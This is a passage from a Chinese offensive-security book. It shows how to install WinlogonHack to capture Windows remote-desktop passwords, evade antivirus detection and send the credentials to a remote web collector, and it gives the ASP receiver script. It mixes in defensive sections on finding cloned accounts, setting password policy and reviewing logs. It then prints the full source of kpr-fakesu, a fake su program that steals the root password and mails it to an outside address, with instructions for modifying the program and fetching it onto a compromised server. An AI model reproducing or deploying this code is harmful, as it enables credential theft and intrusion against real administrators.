供接口调用 msgina.dll 的函数是 WlxLoggedOutSAS。启动就用 winlogon.exe 通知包, 当有 3389 连上服务器时, 新建的 winlogon.exe 会在登录前加载, 注册了“Startup”的 DLLHook 了函数。登录成功后, 会将密码记录到 boot.dat 文件中, 并取消 Hook。退出 3389 终端后, 即可将 DLL 文件删除。在实现时, 只要获取 msgina.dll 中 WlxLoggedOutSAS 函数的前 5 字节即可, 示例如下。

```
mov edi,edi
push ebp
mov ebp,esp
```

1.13.3 使用 WinlogonHack 获取密码实例

使用 WinlogonHack 之前, 可以使用 Gina 木马获取 Windows 2000 中的密码。WinlogonHack 主要用于截取 Windows XP 及 Windows 2003 Server。

1. 执行 install.bat 安装脚本

一种方法是 WinlogonHack 的安装程序文件 hookmsgina.dll、install.bat、on.reg、readlog.bat 复制到同一个文件夹下, 在 DOS 提示符或 GUI 界面直接运行 install.bat。执行完毕不需要重启, 当有 3389 终端登录时, 会自动加载 DLL 文件并记录登录密码。密码保存在系统 system32 目录的 boot.dat 文件中。

另一种方法是把所有文件都放在同一个文件夹中, 然后执行 install 命令, 如图 1-78 所示是 WinlogonHack 正确安装的一些提示。





图 1-78 远程安装 WinlogonHack 获取 3389 登录密码

2. 查看密码记录

可以直接打开 boot.dat 文件查看，也可以运行 readlog.bat 脚本，然后将密码文件移动到当前目录中查看。本例中的操作系统是 Windows 2003 Server，直接通过 Radmin 的 Telnet，然后执行“dir boot.dat /a”命令，查看是否有人进行了远程登录。如图 1-79 所示，boot.dat 文件的大小为 5 762 字节——有货！使用“type boot.dat”命令可以看到记录的登录时间、用户、域名、密码及旧密码（出现两个密码主要用于用户更改了密码的情况）。



```
222
Text Help
(C) 版权所有 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>dir boot.dat /a
驱动器 C 中的卷没有标签。
卷的序列号是 7077-0168

C:\WINDOWS\system32 的目录
2008-12-06 16:24          5,762 boot.dat
               1 个文件          5,762 字节
               0 个目录 3,651,850,240 可用字节

C:\WINDOWS\system32>type boot.dat

2008/10/26/18:0:8
User      = Administrator
Domain    = JL-E-...F9KIU0
Pass      = p...69
OldPass   =

2008/10/27/13:22:25
User      = Administrator
Domain    = JL-B-...F9KIU0
Pass      = p...9
OldPass   =

2008/10/27/13:28:37
User      = Administrator
Domain    = JL-B-...F9KIU0
Pass      = pa...169
OldPass   =
```

图 1-79 查看密码记录文件 boot.dat

3. 卸载 WinlogonHack

运行 uninstall.bat 文件即可自动卸载该程序。如果“%systemroot%\system32\wminotify.dll”文件未能删除，可以重启后再将其删除。

1.13.4 WinlogonHack 攻击与防范方法探讨

下面我们讨论 WinlogonHack 的攻击和防范方法。

1. 攻击方法探讨

(1) 定制化开发

WinlogonHack 的代码是开源的，因此，入侵者可以定制它，即在“lstrcat(LogPath, “\\boot.dat”);”语句中将“boot.dat”换成任意一个文件。执行 WinlogonHack 后，一般

人员很难发觉。入侵者还可以在此基础上增加一个邮件发送功能，将记录下来的 3389 远程终端用户名和密码发送到指定的邮箱，笔者在安全加固过程中就曾经碰到具有这种功能的 3389 密码截取木马。

(2) 对 WinlogonHack 软件进行免杀处理

由于 WinlogonHack 在网络入侵中扮演了一个重要的辅助角色，所以一些杀毒软件会自动查杀 wminotify.dll 文件。如图 1-80 所示，笔者在做实验时，avast! 杀毒软件就能将其查出，并作为病毒处理。因此，可以通过增加花指令、修改特征码等方法修改 wminotify.dll 文件，使其能够绕过杀毒软件。



图 1-80 杀毒软件会自动查杀 wminotify.dll 文件

(3) WinlogonHack 在攻击中的应用

WinlogonHack 主要用于截取 3389 登录密码，因此，在被入侵计算机上运行 MSTSC 后，如果发现 MSTSC 的“计算机”列表中出现多个登录 IP 地址，如图 1-81 所示，那么该计算机就有安装 WinlogonHack 的必要，从而记录在服务器上管理员所登录的 3389 用户名和密码。




图 1-81 获取 3389 登录地址列表

2. 防范方法探讨

- 在系统目录中查找“wminotify.dll”文件，如果这个文件存在，则说明系统中一定安装了 WinlogonHack。可以通过登录一个 3389 终端测试系统目录下是否存在 boot.dat 文件，如果存在，则可以尝试使用 uninstall.bat 批处理文件卸载它；如果不能卸载，可以重启后再次卸载。
- 到注册表的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\wminotify 键值下查看，如果存在，则将其删除。
- 定制的 WinlogonHack 比较难根除，一个较好的办法是在安全状态下进行一次系统文件名称列表备份。这样，以后每次检测系统时，会比较系统目前状态下文件列表的异同。
- 如果使用 3389 远程终端登录多台服务器进行管理，最好在管理完毕后及时清除 3389 登录地址列表。
- 定期杀毒。杀毒软件在一定程度上能够防范一些已知病毒，因此，要勤杀毒、勤看日志，在确认系统被入侵后一定要仔细、彻底地进行安全检测。

1.13.5 使用 WinlogonHack 自动获取密码并发送到指定网站

使用 WinlogonHack 自动获取密码并发送到指定网站的步骤如下。

01 配置 Winlogon 劫持记录 3389 密码生成器

互联网上有很多 Winlogon 劫持记录 3389 密码生成器，如图 1-82 所示。运行其配置程序，在“收密码地”文本框中输入地址，如“http://www.asm32.com/post.asp”，其中 post.asp 为密码接收文件。单击“生成”按钮，会在当前目录下生成一个 EXE 文件，该文件中包含 WinlogonHack 的所有安装文件。




图 1-82 配置接收文件地址

02 上传密码接收文件

将以下代码保存为 3389.asp，并将其放在一个可以访问的网站目录下，同时必须让 3389.asp 具有写文件权限。

```
<%  
Dim ValidEntry
```

```

ValidEntry = True
If not IsEmpty(Session("LogIn")) then ValidEntry = False
If ValidEntry Then
Const ForAppending = 8
Const Create = true
Dim FSO
DIM TS
DIM MyFileName
'Dim strLog
Dim strTime,strUrl,strOporation,strUserAgent
MyFileName = Server.MapPath("myIP.txt")
Set FSO = Server.CreateObject("Scripting.FileSystemObject")
Set TS = FSO.OpenTextFile(MyFileName, ForAppending, Create)
strUrl=Request.ServerVariables("REMOTE_ADDR") & " "
Ts.writeline "----分割线----"
Ts.writeline "服务器 IP: "&strUrl
Session("LogIn") = "yes"
Set TS = Nothing
Set FSO = Nothing
End If
num=request("user")
pass=request("pass")
hzip=request("ip")
set fs=server.CreateObject("Scripting.FileSystemObject")
set file=fs.OpenTextFile(server.MapPath("IP.txt"),8,True)
if hzip <>" " then
file.writeline num+"----"+pass+"----ip:"+hzip
else
file.writeline num+"----"+pass
end if
file.close
set file=nothing
set fs=nothing
%>

```

03 查看本地密码记录文件

在测试服务器上执行 EXE 文件。需要特别注意的是，由于网上的软件有可能捆绑了木马程序，所以所有生成的 EXE 文件最好在虚拟机上运行，这样做不会破坏实体机。执行 EXE 文件后，需要打开 mstsc.exe（即远程终端），登录 127.0.0.1。登录成功后，在 c:\windows\system32\ 目录下运行“dir /od”命令，即可看到 Winlogon 劫持记录 3389 密码工具软件释放的 4 个程序，分别是 install.bat、wminotify.dll、On.reg 和 wpa.dbl。使

用“type boot.dat”命令即可查看所记录的密码及发送记录，如图 1-83 所示。




图 1-83 获取密码记录

04 查看网站记录文件

访问网页记录文件所在的服务器，直接打开 ip.txt 文件，或者访问类似于“http://www.antian365.com/ip.txt”的地址。如图 1-84 所示，文件中记录了远程终端服务器的 IP 地址、用户名及密码信息。




图 1-84 查看网站密码记录文件

1.14 检查计算机账号克隆情况

随着个人计算机安全意识的提高，网络木马程序的生命周期越来越短，如果要使木马软件实现免杀，必须掌握软件加壳、修改特征码等技术。对于网络上的计算机，特别是网络服务器，被成功控制以后，对账号进行克隆基本上已经成为入侵者的习惯。在系统管理员更改系统账号以后，使用克隆用户账号登录并重新控制系统是一个非常不错的选择。下面，笔者将与大家分享一些维护网络服务器的经验，共保服务器安全。

计算机的常规检查主要通过依次单击“我的电脑”→“管理”→“计算机管理”→“本地用户与组”选项实施，检查管理员组中是否存在多余账号及是否存在多个用户账号。

1.14.1 检查用户

操作系统中默认存在 administrator 用户及其他用户，如本例中的“simeon”，以及启动 IIS 进程账户、Internet 来宾账号等，如图 1-85 所示。这些账号往往与系统中提供的服务或者安装的软件有关。如果在检查过程中发现了多余的账号，则极有可能是入侵者添加的。




图 1-85 检查用户账号

1.14.2 检查组

任何用户账号都必须属于一个组。在安全检查中，需要特别注意 Administrators 组，这个组是具有管理员权限的组。在“计算机管理”窗口双击“组”中的“Administrators”，即可查看其中是否存在多余的管理员账号，如图 1-86 所示。




图 1-86 管理员组账号检查

说明

(1) 对账号的检查也可以在 DOS 提示符下实现。依次单击“开始”→“运行”，输入“cmd”或者“command”命令，进入 DOS 提示符窗口，然后输入“net user”查看系统中的所有用户，输入“net localgroup administrators”查看管理员组，如图 1-87 所示。可以通过“net user username /delete”命令删除用户。



图 1-87 在 DOS 窗口查看用户和管理员信息

(2) 如果入侵者在添加账号时在账号末尾加上了“\$”符号，那么在使用“net user”命令查看用户时，以“\$”结束的用户名不会显示。这种账号只能通过图形界面查看。

在系统中添加的非克隆账号，可以通过常规检查找出。但是，如果入侵者在系统中对账号进行了克隆（通常是克隆系统中已经存在账号），如克隆 aspnet、TsInternetuser、Guest 等账号，那么通过“net user”、“net localgroup administrators”命令及图形界面都无法查出。如果计算机开放了远程终端或安装了 pcAnywhere 等工具，入侵者就可以通过这些账号正常访问系统了。非常规检查主要通过工具软件 Mt 或本地管理员检测工具进行。Mt 只能运行在 DOS 环境中，而本地管理员检测工具是图形界面，功能相对少一些。由于 Mt 功能强大，目前很多杀毒软件都把它列为黑客工具进行查杀。

1.14.3 使用 Mt 进行检查

Mt 提供了很多功能，使用时要求权限为 system，在 Windows XP 中可能会提示权限不够而无法使用。在 DOS 窗口或者其他管理软件的 Telnet 窗口输入命令“mt”，即可查看详细命令说明。本节只使用“mt -chkuser”命令。如图 1-88 所示，检查系统克隆账号，输入命令后会在屏幕上输出结果。主要查看 ExpectedSID 和 CheckedSID，如果这两个值不一样，就说明账号被克隆了。可以看到，simeon\$ 账号的 CheckedSID 和 Administrator 账号的 CheckedSID 值一样，说明 simeon\$ 账号克隆了 Administrator 账号。




图 1-88 检查克隆账号

1.14.4 使用本地管理员检测工具进行检查

直接运行本地管理员检测工具，程序会自动显示系统中存在的账号，并给出相应的提示，提示信息通常为“影子管理员？”，如图 1-89 所示。



图 1-89 使用本地管理员检测工具检查克隆账号

如果计算机提供 3389 远程终端服务或者安装了 pcAnywhere 等远程控制工具，就需要定期检查系统用户账号。一旦发现克隆账号，就说明系统的安全风险非常大，单独删除克隆账号意义不大。建议使用系统备份进行恢复，并更改系统中所有账号的密码。

1.15 安全设置操作系统的密码

很多黑客都是从破解系统口令入门的，因此，安全设置系统口令在网络攻防过程尤

为重要。即使入侵者获取了系统的密码，但由于破解密码需要花费的时间成本太高，往往会放弃。设定系统口令时，大部分用户都会使用自己熟悉的单词，或者其他习惯使用的数字，如电话号码、生日等，这样做在便于记忆的同时，也悄悄为入侵者打开了方便之门。

1.15.1 系统密码安全隐患与现状

首先我们讨论一下系统密码的安全隐患及现状。

1. 口令设置上的漏洞

中国杀毒网记载了一个有趣的心理试验：随机抽出 100 名在校大学生，要求他们分别写下两个单词，并告诉他们这两个单词是用于计算机的口令，非常重要，且将来的使用率也很高，要求他们尽量慎重考虑，结果却出人意料。

- 用自己的中文拼音者最多，有 37 人。
- 用常用英文单词者有 23 人，其中许多人都用了具有特定意义的单词，如 hello、good、anything、happy 等。
- 用计算机中经常出现的单词者有 18 人，这些单词中包括操作系统的常用命令，如 system、command、copy、harddisk、mouse 等。
- 用自己的出生日期者有 7 人，其中年、月、日各不相同，但有 3 人使用了中国常用的日期表示方法。

上述测试中，两个单词相同的有 21 人，相近的有 33 人。通过这些结果，如果满足字典攻击条件，使用字典攻击成功的可能性就非常高，我们称之为口令设置上的漏洞。

2. 社会工程学对口令的攻击

黑客在入侵过程中会利用 Google、百度等搜索引擎充分收集被攻击对象的各种资料，在攻击中这些资料将起到辅助作用。

笔者研究发现，在很多网络安全事故中，数据库服务器、FTP 服务器、文件服务器、远程终端等均设置为相同的密码。利用社会工程学进行口令猜测，不但可以方便地渗透内网计算机，而且可以获取被入侵者的电子邮箱、QQ 等账号所对应的密码。

3. 内网渗透中对口令的攻击

内网渗透的思想源于特洛伊木马的思想。堡垒最容易从内部攻破，入侵者为了获得口令可谓煞费苦心，在他们江郎才尽的时候，打入“敌人”内部常常能柳暗花明。为了成功渗透内网，入侵者通常采用如下手段。

- 利用传统手法，如 SQL 注入、漏洞溢出等，得到一个分站的服务器权限，然后

根据在分站上收集的电子邮箱信息、FTP 信息、网络拓扑信息、管理员常用的管理工具等渗透主站。

- 通过传送具有诱惑性的木马获得内网机器的控制权限，这应该算是社会工程学与漏洞的结合。例如 0day，也就是 Word、PDF 或 IE 0day 发挥作用的地方。很多人拿到 IE 0day 就直接挂马，其实 IE 0day 还有更高的价值，那就是发送邮件，如果管理员被欺骗并点击了入侵者发送邮件里的 URL，后果就很难预料了。BTV-7 就曾介绍淘宝网发生的账号盗用事件，通过“网络钓鱼”欺骗店主在假的“淘宝网”输入用户账号和密码。
- 社会工程学的又一次完美诠释。通过各种手段取得内网管理员或用户的信任，获得他的信息，如 QQ、电子邮箱等，抓住他的弱点，降低他的心理防线，在成熟的时候发送 URL 或在打包的软件里捆绑木马等，内网将又一次面临攻击。

4. 暴力破解对口令的攻击

当其他道路行不通的时候，入侵者就会尝试暴力破解。对弱口令来说，暴力破解相对容易；相反，那些设置了很多策略的强口令就需要完备的字典、性能先进的硬件和大量的时间来支持，基本上很难破解。

1.15.2 系统密码安全设置策略

系统密码安全设置策略如下。

1. 通过组策略加固密码

在“开始”→“运行”窗口中输入“gpedit.msc”并按“回车”键，就可以打开“组策略”窗口，如图 1-90 所示。



图 1-90 打开“组策略”窗口

在“组策略”窗口的左侧展开“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”选项，在右边窗格中就会出现一系列的密码设置项。经过这里的配置，可以建立一个完备的密码策略，使密码得到最大限度的保护，如图 1-91 所示。



图 1-91 修改密码的默认策略

(1) 密码必须符合复杂性要求

如果启用了这个策略，那么在设置和更改一个密码时，系统将会按照下面的规则检查密码是否有效。

- 密码不能包含用户的账户名，不能包含用户姓名中超过 2 个连续字符的部分。
- 至少 6 个字符长。
- 包含以下 4 类字符中的 3 类字符：英文大写字母（A 到 Z）；英文小写字母（a 到 z）；10 个基本数字（0 到 9）；非字母字符（如“!”、“\$”、“#”、“%”）。

在更改或创建密码时将执行复杂性要求。启用了这个策略，相信密码就会比较安全了，因为系统会强制使用这种安全性较高的密码。如果在创建或修改密码时没有达到这个要求，系统会给出提示并要求重新输入符合要求的安全密码。

(2) 密码长度最小值

此安全设置确定了用户账户密码的最少字符数。可以将值设置为 1 到 14 个字符，或者将字符数设置为“0”以确定不需要密码（这是系统的默认值）。从安全的角度考虑，允许不需要密码的用户存在是非常危险的。建议密码长度不小于 6 位。

(3) 密码最长存留期

此安全设置确定在系统要求用户更改某个密码之前可以使用该密码的期间（以天为单位）。可以将密码设置为在某些天数（1 到 999）后到期，或者将天数设置为 0（密码永不过期）。如果密码最长使用期限介于 1 到 999 天，密码最短使用期限必须小于密码最长使用期限。如果将密码最长使用期限设置为 0，则可以将密码最短使用期限设置为 0 到 998 天之间的任何值。

注意

最佳操作是将密码设置为 30 到 90 天后过期，具体取决于用户的环境。这样，攻击者用来破解用户密码及访问网络资源的时间将受到限制。

(4) 强制密码历史

这个设置决定了保存用户曾经用过的密码个数。很多人都知道经常更换密码是个好方法，这样可以提高密码的安全性，但由于个人习惯，更换的常常是有限的几个密码。配置这个策略可以让系统记住用户曾经使用的密码，如果更换的新密码与系统“记忆”中的重复，系统就会给出提示。默认情况下，这个策略不保存用户的密码，用户可以根据自己的习惯进行设置，建议保存 5 个以上（最多可以保存 24 个）的密码。

(5) 密码最短使用期限

此安全设置确定在用户更改某个密码之前必须使用该密码一段时间（以天为单位）。可以设置一个介于 1 到 998 的值，或者将天数设置为 0（允许立即更改密码）。

密码最短使用期限必须小于密码最长使用期限，除非将密码最长使用期限设置为 0（密码永不过期）。如果将密码最长使用期限设置为 0，则可以将密码最短使用期限设置为 0 到 998 之间的任何值。

如果希望“强制密码历史”有效，需要将密码最短使用期限设置为大于 0 的值。如果没有设置密码最短使用期限，用户则可以循环选择密码，直到获得期望的旧密码。默认设置没有遵从此建议，以便管理员能够为用户指定密码，然后要求用户在登录时更改由管理员定义的密码。如果将密码历史设置为 0，用户将不必选择新密码。因此，默认情况下将“强制密码历史”的值设置为 1。

(6) 为域中所有用户使用可还原的加密来存储密码

使用此安全设置确定操作系统是否使用可还原的加密来储存密码。此策略为某些应用程序提供支持，这些应用程序使用的协议需要用户密码进行身份验证。使用可还原的加密储存密码与储存纯文本密码在本质上是相同的。因此，除非应用程序的需求比保护密码信息更重要，否则不要启用此策略。

从上面这些设置项中我们不难得到一个最为简单有效的密码安全方案，即启用“密码必须符合复杂性要求”策略，然后设置“密码最短存留期”，最后开启“强制密码历史”。设置完成后，在“控制面板”中重新设置管理员的密码，这时的密码不仅本身是安全的（不低于 6 位且包含不同类别的字符），而且以后修改密码时也不易出现与以前重复的情况，这样的系统密码安全性非常高。

2. 密码设置技巧

- 密码的位数不要少于 6 位，笔者设置的密码为 32 位。最好使用大写字母、小写字母、特殊符号和数字的集合。

- 不要以任何单词、生日、数字、手机号、姓名或者拼音字母作为密码。
- 密码中的英文字母最好既有大写也有小写。
- 不要用 a、b、c 等比较小顺序的字母或数字开头，因为字典暴力破解一般都是从数字或英文字母排序开始的，字母或数字顺序越小，破解机率就越高。
- 可以用一句话来设置密码，如“我是谁，我是我”。
- 不要让别人很容易地得到你的信息，包括身份证号码、电话号码、手机号码等。
- 定期更改密码。
- 不要把密码写在别人可以看到的方，最好记在脑子里，更不能把自己的密码告诉别人（这样对自己、对别人都是不负责任的）。

1.15.3 系统密码安全检查与防护

下面讨论系统密码安全检查与防护的常用手段。

1. 用户与密码检测

要经常查看系统的用户是否正常，是否被添加了新的用户或者被提升了权限。

在“开始”→“运行”窗口中输入“cmd”并按“回车”键，在窗口中输入命令“net user”查看是否被添加了新用户，然后输入命令“net localgroup administrators”查看是否有用户被提升了管理员权限。如图 1-92 所示，在本例中仅存在一个管理员 Administrator。如果存在多个具有管理员权限的用户，则说明系统极有可能被人入侵了。

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>net user

\\JHUASHENG 的用户帐户

_UserName_      Administrator      ASPNET
Guest           HelpAssistant      IUSR_WWW-33CF56
IUSR_WWW-33CF5684DD4  SUPPORT_388945a0

命令成功完成。

C:\Documents and Settings\Administrator>net localgroup administrators

别名      administrators
注释      管理员对计算机域有不受限制的完全访问权

成员

Administrator
命令成功完成。
  
```

图 1-92 查看管理员组中的用户

2. 系统用户登录日志检测

日志文件作为操作系统中的一个特殊文件，在安全方面具有无可替代的价值。它每天都为我们忠实地记录系统中发生的一切事件，利用它可以快速对潜在的系统入侵进

行记录和预测。下面介绍如何使用日志管理器来设置和查看安全事件。

01 打开日志管理器

依次单击“开始”→“程序”→“管理工具”→“事件查看器”选项，如图 1-93 所示。



图 1-93 打开事件查看器

02 设置日志属性

如图 1-94 所示，在“系统 属性”对话框的“常规”选项卡中可以对日志的大小、时间进行设置，如果发现日志记录不是在这个范围内，那么系统可能就被别人“闯入”，而且修改了日志。

03 使用筛选器记录日志审核结果

打开筛选器，对日志中的事件类型等进行筛选。如图 1-95 所示，选中所有的时间类型，这样系统中发生的事件将会自动记录在案。




图 1-94 修改日志默认设置



图 1-95 使用筛选器记录事件

属性设置好后，就可以查看日志了，从中我们可以发现入侵者的蛛丝马迹。为了预防入侵者对日志的破坏，我们要定期对日志进行备份，如果有需要，还可以恢复之前的日志文件。

第2章 Linux 操作系统密码的获取与破解

在网络渗透过程中，经常碰到通过 Struts 等漏洞获取 WebShell 及系统最高管理 root 权限的情况。但由于操作系统设置了强悍的密码策略等，即使入侵者获取了 shadow 文件中的 root 密码加密值，也会因为 Linux 密码较难破解而放弃。

本章着重介绍 Linux 操作系统密码的获取与破解，并通过实际案例图文并茂地展现其过程，使读者看完这些案例就能很快上手。

本章主要内容

- 使用 fakesu 记录 root 用户的密码
- 暴力破解工具 Hydra
- Linux 操作系统 root 账号密码的获取
- 安全设置 Linux 操作系统的密码
- Linux OpenSSH 后门获取 root 密码

2.1 使用 fakesu 记录 root 用户的密码

在 Linux 渗透中，比较容易获取服务器上网站的 WebShell。就目前的环境来说，Linux 服务器提权比较困难。那么，如何在获取 WebShell 权限的情况下，通过 WebShell 反弹到指定了独立 IP 地址的服务器上，通过反弹的 Shell 安装程序捕获 root 用户的密码？本节就目前已知的记录 root 用户密码的方法进行探讨。

2.1.1 使用 kpr-fakesu.c 程序记录 root 用户的密码

kpr-fakesu.c 程序的新版本为 0.9beta167，它是由 koper 开发的（koper@linuxmail.org），

程序代码如下。

```
#include <stdio.h>
#include <stdlib.h>
main(int argc, char *argv[]){
FILE *fp;
char *user;
char *pass;
char filex[100];
char clean[100];
sprintf(filex, "/var/tmp/.mail");
sprintf(clean, "rm -rf /var/tmp/.su;mv -f /home/webshell/.wgetrc /home/
webshell/.bash_profile");
if(argc==1) user="root";
if(argc==2) user=argv[1];
if(argc>2){
if(strcmp(argv[1], "-l")==0)
    user=argv[2];
else user=argv[1];}

fprintf(stdout, "Password: "); pass=getpass ("");
system("sleep 3");
fprintf(stdout, "su: Authentication failure\nSorry.\n");

if ((fp=fopen(filex, "w")) != NULL)
{
    fprintf(fp, "%s:%s\n", user, pass);
    fclose(fp);
}

system(clean);
system("rm -rf /var/tmp/.su; ln -s /bin/su /var/tmp/.su");

system("uname -a >> /var/tmp/.mail; cat /var/tmp/.mail | mail
admin@antian365.com");
}
```

2.1.2 运行前必须修改程序

运行该程序前，必须对程序进行修改，否则即使执行该程序也不会得到结果。在上面的程序代码中有 3 个地方需要修改，具体如下。

(1) 修改密码记录的文件名称

在代码中修改 `printf(filex, "/var/tmp/.mail")` 函数。在该函数中默认生成的密码记录文件的后缀是“.mail”，可以将“.mail”修改为任意文件后缀（以上代码中共有 3 处需要修改，一定要将这 3 处全部修改）。

(2) 修改反弹 Shell 主目录

将 `printf(clean, "rm -rf/var/tmp/.su; mv -f /home/webshell/.wgetrc/home/webshell/.bash_profile");` 中的“/home/webshell”修改为实际用户的主目录名称（以上代码中有 2 处需要修改）。

(3) 修改邮件发送地址

将 `system("uname -a >> /var/tmp/.mail; cat /var/tmp/.mail | mail admin@antian365.com");` 中的邮件地址修改为能够接收邮件的邮件地址。如果不需要接收邮件，可以将该行代码删除。

2.1.3 运行键盘记录程序

下面我们开始运行键盘记录程序。

01 将 fakesu.c 程序复制到用户目录下

如果具备 SSH 用户权限，可以通过 SSH Secure Shell 的文件传输功能将本地文件上传到服务器，如图 2-1 所示。如果具备 WebShell 权限，也可以通过 WebShell 将 fakesu.c 程序上传到服务器。如果是反弹的 DOS 命令提示符，则可以通过命令“`wget http://www.somesite.com/fakesu.c`”将其下载到服务器。

